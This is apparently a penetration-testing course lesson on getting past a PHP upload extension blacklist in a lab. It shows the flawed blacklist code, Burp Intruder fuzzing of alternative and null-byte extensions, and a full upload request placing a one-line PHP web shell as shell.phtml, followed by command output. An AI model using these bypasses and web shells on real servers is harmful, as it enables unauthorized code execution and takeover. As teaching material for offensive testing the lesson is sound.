

Blacklist Filters


In the previous section, we saw an example of a web application that only applied type validation controls on the front-end (i.e., client-side), which made it trivial to bypass these controls. This is why it is always recommended to implement all security-related controls on the back-end server, where attackers cannot directly manipulate it.

Still, if the type validation controls on the back-end server were not securely coded, an attacker can utilize multiple techniques to bypass them and reach PHP file uploads.

The exercise we find in this section is similar to the one we saw in the previous section, but it has a blacklist of disallowed extensions to prevent uploading web scripts. We will see why using a blacklist of common extensions may not be enough to prevent arbitrary file uploads and discuss several methods to bypass it.

Blacklisting Extensions

Let's start by trying one of the client-side bypasses we learned in the previous section to upload a PHP script to the back-end server. We'll intercept an image upload request with Burp, replace the file content and filename with our PHP script's, and forward the request:



As we can see, our attack did not succeed this time, as we got **Extension not allowed**. This indicates that the web application may have some form of file type validation on the back-end, in addition to the front-end validations.

There are generally two common forms of validating a file extension on the back-end:

- . Testing against a **blacklist** of types
- . Testing against a **whitelist** of types

Furthermore, the validation may also check the **file type** or the **file content** for type matching. The weakest form of validation amongst these is **testing the file extension against a blacklist of extension** to determine whether the upload request should be blocked. For example, the following piece of code checks if the uploaded file extension is **PHP** and drops the request if it is:

Code: **php**

```
$fileName = basename($_FILES["uploadFile"]["name"]);
$extension = pathinfo($fileName, PATHINFO_EXTENSION);
$blacklist = array('php', 'php7', 'phps');

if (in_array($extension, $blacklist)) {
    echo "File type not allowed";
    die();
}
```

The code is taking the file extension (**\$extension**) from the uploaded file name (**\$fileName**) and then comparing it against a list of blacklisted extensions (**\$blacklist**). However, this validation method has a major flaw. **It is not comprehensive**, as many other extensions are not included in this list, which may still be used to execute PHP code on the back-end server if uploaded.

Tip: The comparison above is also case-sensitive, and is only considering lowercase extensions. In Windows Servers, file names are case insensitive, so we may try uploading a **php** with a mixed-case (e.g. **pHp**), which may bypass the blacklist as well, and should still execute as a PHP script.

So, let's try to exploit this weakness to bypass the blacklist and upload a PHP file.


Fuzzing Extensions

As the web application seems to be testing the file extension, our first step is to fuzz the upload functionality with a list of potential extensions and see which of them return the previous error

message. Any upload requests that do not return an error message, return a different message, or succeed in uploading the file, may indicate an allowed file extension.

There are many lists of extensions we can utilize in our fuzzing scan. [PayloadsAllTheThings](#) provides lists of extensions for [PHP](#) and [.NET](#) web applications. We may also use [SecLists](#) list of common [Web Extensions](#).

We may use any of the above lists for our fuzzing scan. As we are testing a PHP application, we will download and use the above [PHP](#) list. Then, from [Burp History](#), we can locate our last request to `/upload.php`, right-click on it, and select [Send to Intruder](#). From the [Positions](#) tab, we can [Clear](#) any automatically set positions, and then select the `.php` extension in `filename="HTB.php"` and click the [Add](#) button to add it as a fuzzing position:



We'll keep the file content for this attack, as we are only interested in fuzzing file extensions. Finally, we can [Load](#) the PHP extensions list from above in the [Payloads](#) tab under [Payload Options](#). We will also un-tick the [URL Encoding](#) option to avoid encoding the `(.)` before the file extension. Once this is done, we can click on [Start Attack](#) to start fuzzing for file extensions that are not blacklisted:



Request	Payload	Status	Error	Timeout	Length	Comment
5	.php3	200	☐	☐	193	
6	.php4	200	☐	☐	193	
7	.php5	200	☐	☐	193	
9	.pht	200	☐	☐	193	
10	.phar	200	☐	☐	193	
11	.phpt	200	☐	☐	193	
12	.pgif	200	☐	☐	193	
13	.phtml	200	☐	☐	193	
14	.phtm	200	☐	☐	193	
15	.php%00.gif	200	☐	☐	193	
16	.php\x00.gif	200	☐	☐	193	
17	.php%00.png	200	☐	☐	193	
18	.php\x00.png	200	☐	☐	193	
19	.php%00.jpg	200	☐	☐	193	
20	.php\x00.jpg	200	☐	☐	193	
0		200	☐	☐	188	
1	.jpeg.php	200	☐	☐	188	

Request	Response
	Pretty Raw Hex Render Vn 1 HTTP/1.1 200 OK 2 Date: Wed, 20 Oct 2021 00:34:44 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Length: 26 5 Connection: close 6 Content-Type: text/html; charset=UTF-8 7 8 File successfully uploaded

We can sort the results by **Length**, and we will see that all requests with the Content-Length (**193**) passed the extension validation, as they all responded with **File successfully uploaded**. In contrast, the rest responded with an error message saying **Extension not allowed**.

Non-Blacklisted Extensions

Now, we can try uploading a file using any of the **allowed extensions** from above, and some of them may allow us to execute PHP code. **Not all extensions will work with all web server configurations**, so we may need to try several extensions to get one that successfully executes PHP code.

Let's use the **.phtml** extension, which PHP web servers often allow for code execution rights. We can right-click on its request in the Intruder results and select **Send to Repeater**. Now, all we have to do is repeat what we have done in the previous two sections by changing the file name to use the **.phtml** extension and changing the content to that of a PHP web shell:

Request	
Pretty Raw Hex Vn 1 POST /upload.php HTTP/1.1 2 Host: 167.71.131.167:32653 3 Content-Length: 223 4 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="94" 5 Accept: */* 6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylF49BC87Bt0CKYnX 7 X-Requested-With: XMLHttpRequest 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36 9 Accept-Encoding: gzip, deflate 10 Accept-Language: en-US,en;q=0.9 11 Connection: close 12 13 -----WebKitFormBoundarylF49BC87Bt0CKYnX 14 Content-Disposition: form-data; name="uploadFile"; filename="shell.phtml" 15 Content-Type: image/png 16 17 <?php system(\$_REQUEST['cmd']); ?> 18 -----WebKitFormBoundarylF49BC87Bt0CKYnX-- 19	Pretty Raw Hex Render Vn 1 HTTP/1.1 200 OK 2 Date: 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Length: 26 5 Connection: close 6 Content-Type: text/html; charset=UTF-8 7 8 File successfully uploaded

As we can see, our file seems to have indeed been uploaded. The final step is to visit our upload file, which should be under the image upload directory (**profile_images**), as we saw in the previous section. Then, we can test executing a command, which should confirm that we successfully bypassed the blacklist and uploaded our web shell:

uid=33(www-data) gid=33(www-data) groups=33(www-data)